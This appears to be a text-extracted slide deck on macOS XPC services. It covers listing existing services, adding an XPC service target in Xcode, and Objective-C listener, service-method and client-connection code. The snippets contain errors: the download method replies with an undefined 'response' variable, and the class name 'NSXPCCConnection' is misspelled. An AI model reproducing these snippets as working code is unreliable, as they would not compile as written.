
```
$ find /System/Library/Frameworks -name \*.xpc
AddressBook.framework/Versions/A/XPCServices/com.apple.AddressBook.FaceTimeService.xpc
AddressBook.framework/Versions/A/XPCServices/com.apple.AddressBook.MapLauncher.xpc
...
WebKit.framework/Versions/A/XPCServices/com.apple.WebKit.Plugin.32.xpc
WebKit.framework/Versions/A/XPCServices/com.apple.WebKit.Plugin.64.xpc
WebKit.framework/Versions/A/XPCServices/com.apple.WebKit.WebContent.xpc

$ find /Applications -name \*.xpc
iPhoto.app/Contents/XPCServices/com.apple.PhotoApps.AVCHDConverter.xpc
iPhoto.app/Contents/XPCServices/com.apple.photostream-agent.VideoConversionService.xpc
Xcode.app/Contents/Developer/Toolchains/.../XPCServices/SourceKitService.xpc
Xcode.app/Contents/XPCServices/com.apple.dt.Xcode.Playground.xpc
...
```



frameworks and apps that use XPC

XPC

moving 'risky' code out-of-proc




XPC'd app




display (uil)

separate procs.
w/ permissions

XPC



a 'download' XPC service






an 'unzip' XPC service






XPC COMPONENT RESPONSIBILITIES

the app, comms, & xpc service



-  make connection
-  send requests (msgs)

-  listen
-  authenticate (optionally)
-  handle requests

ADDING AN XPC SERVICE

add 'xpc service' target to your application

The image shows a sequence of steps in Xcode:

- Choose a template for your new target:** A dialog box with a sidebar on the left containing 'OS X', 'Application', 'Framework & Library', 'Application Extension', 'System Plug-in', and 'Other'. The 'Framework & Library' section is selected, showing 'Cocoa Framework' and 'XPC Service' (highlighted with a green box).
- Choose options for your new target:** A dialog box with the following fields:
 - Product Name: imgXPCService
 - Organization Name: Synack
 - Organization Identifier: com.synack
 - Bundle Identifier: com.synack.imgXPCService (highlighted with a green box)
 - Project: imgXPC
 - Embed in Application: imgXPC (highlighted with a green box)
- File Explorer:** A view of the 'imgXPC.app' bundle structure. The 'XPCServices' folder is highlighted with a green box, and 'imgXPCService.xpc' is listed as an 'XPC Service' file.

Annotations:

- An arrow points from the 'Embed in Application' field to the text 'embedded in app'.
- The text 'creating an XPC service' is located at the bottom center.

creating an XPC service

XPC SERVICE LISTENER

how to listen for client connections

template code in
main.m

```
int main(int argc, const char *argv[]) {  
    //set up NSXPCListener for this service  
    NSXPCListener *listener = [NSXPCListener serviceListener];  
  
    //create/set delegate  
    listener.delegate = [ServiceDelegate new];  
  
    //resuming serviceListener to starts service  
    [listener resume];  
}  
  
@implementation ServiceDelegate  
  
//where NSXPCListener configures, accepts, & resumes incoming NSXPCCConnection  
-(BOOL)listener:(NSXPCListener *)listener shouldAcceptNewConnection:(NSXPCCConnection *)newConnection {  
    //configure the connection, by setting interface that the exported object implements  
    newConnection.exportedInterface = [NSXPCInterface interfaceWithProtocol:@protocol(imgXPCServiceProtocol)];  
  
    //set the object that the connection exports  
    newConnection.exportedObject = [imgXPCService new];  
  
    //resume connection  
    [newConnection resume];  
  
    //'YES' means connection accepted  
    return YES;  
}
```



listening & accepting XPC connection(s)

XPC SERVICE METHOD

implement the desired logic


```
@interface imgXPCService : NSObject <imgXPCServiceProtocol>
@end

@implementation imgXPCService

// 'remote' XPC method
-(void)downloadImage:(NSURL *)imageURL withReply:(void (^)(NSData *))reply
{
    // download image
    NSData * imageData = [[NSData alloc] initWithContentsOfURL:imageURL];

    // reply to app
    reply(response);
}

@end
```




CONNECTING/USING THE XPC SERVICE

look up by name, set interface, and go!

XPC system will find service by name

XPC'd app



```
//make connection
// ->note: 'com.synack.imgXPCService' is name of service
NSXPCConnection* connectionToService =
    [[NSXPCConnection alloc] initWithServiceName:@"com.synack.imgXPCService"];

//set interface (protocol)
connectionToService.remoteObjectInterface =
    [NSXPCInterface interfaceWithProtocol:@protocol(imgXPCServiceProtocol)];

//resume
[connectionToService resume];
```

